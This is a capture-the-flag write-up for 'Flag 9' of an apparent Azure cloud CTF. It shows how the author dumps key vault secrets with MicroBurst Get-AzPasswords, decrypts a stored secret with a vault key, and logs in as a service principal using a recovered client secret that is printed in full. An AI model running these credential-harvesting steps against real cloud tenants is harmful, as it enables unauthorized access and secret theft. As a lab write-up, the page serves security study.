> For the complete documentation index, see [llms.txt](https://kabinet.gitbook.io/ctf-writeup/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://kabinet.gitbook.io/ctf-writeup/2023/dart-ctf/flag-9.md).
# Flag 9

Continuing on with the enumeration of the key vault, there are few other secrets within it.
* 0704d1bc-950f-42c8-b0cd-c0569d111da1
* Ascension
* Flag8
* Flag9

Attempting to list Flag9 will show a forbidden error.
I decided to use MicroBurst `Get-AzPasswords` as I didnt want to manually list the remaining secrets. I refer to this [NETSPI blog](https://www.netspi.com/blog/technical/cloud-penetration-testing/a-beginners-guide-to-gathering-azure-passwords/) on how to utilize the `Get-AzPasswords`
{% embed url="" %}
```powershell
git clone https://github.com/NetSPI/MicroBurst
ipmo .\MicroBurst.psm1
Get-AzPasswords -Keys Y
```
Luckily I used the `Get-AzPasswords` as I wasn’t aware that the user has the ability to retrieve the key vault keys `LICIACube`.
In the `0704d1bc-950f-42c8-b0cd-c0569d111da1` secret, it shows an encrypted text. After some googling, I found this [article](https://learn.microsoft.com/en-us/powershell/module/az.keyvault/invoke-azkeyvaultkeyoperation?view=azps-9.5.0) that shows how to decrypt using the key vault key.
{% embed url="" %}
{% code overflow="wrap" %}
```powershell
$value = ConvertTo-SecureString -String "HcnxYfKieTn2XIJ54MCcSINWdSzWbWML06lbdkGei5PaTKrcJeru2fopglY3AM6x1W+rnx/xT7P9TfuUpaTV1MGqeC+NuW/Lh45ftdBUUZA+68Dv3AJQ909UR24eLBRC8r5y9/BGqbLZnQZCq8GGT5S78SQaS+QU1oOz5vMvijLE9j/CbHHSPKk2/Nof+xXOznwIsjwyaihjdXlDDDEE26OB7awkn5wGHJX7/bgCJw9HaqpJC5BDa+kD3gsZGg3Y8+7dKeow+D0tZHpk4IFBEsPg68BgYgugn/LDgZr8fifugjw+rpErqm4mDjQikYO1qwFowj0uUH4KSqYqZ+4+DQ==" -AsPlainText -Force
Invoke-AzKeyVaultKeyOperation -Operation "Decrypt" -Algorithm "RSA1_5" -Name "LICIACube" -VaultName "cubesat" -Value $value
```
{% endcode %}

With the new set of credentials, I attempt to login using the `Connect-AzAccount` cmdlets.
{% code overflow="wrap" %}
```powershell
$appid="0704d1bc-950f-42c8-b0cd-c0569d111da1"
$secret="qj08Q~IeXpoPFNPLZiCK5pspf5fcBMqbqXy0Dbn9"
$tid= '5f487283-b88e-4ade-8035-7bcaac4156b3'
$creds = (ConvertTo-SecureString $secret -AsPlainText -Force)
$creds = New-Object -TypeName System.Management.Automation.PSCredential -ArgumentList $appid,$creds
Connect-AzAccount -ServicePrincipal -TenantId $tid -Credential $creds
```
{% endcode %}

Running `Get-AzResource` shows the service principal having access to a cosmosdb and key vault.
I am then able to retrieve the Flag9 from the keyvault now.
```powershell
Get-AzKeyVaultSecret -VaultName cubesat -Name Flag9 -AsPlainText
```
Flag 9 : Prepare for impact!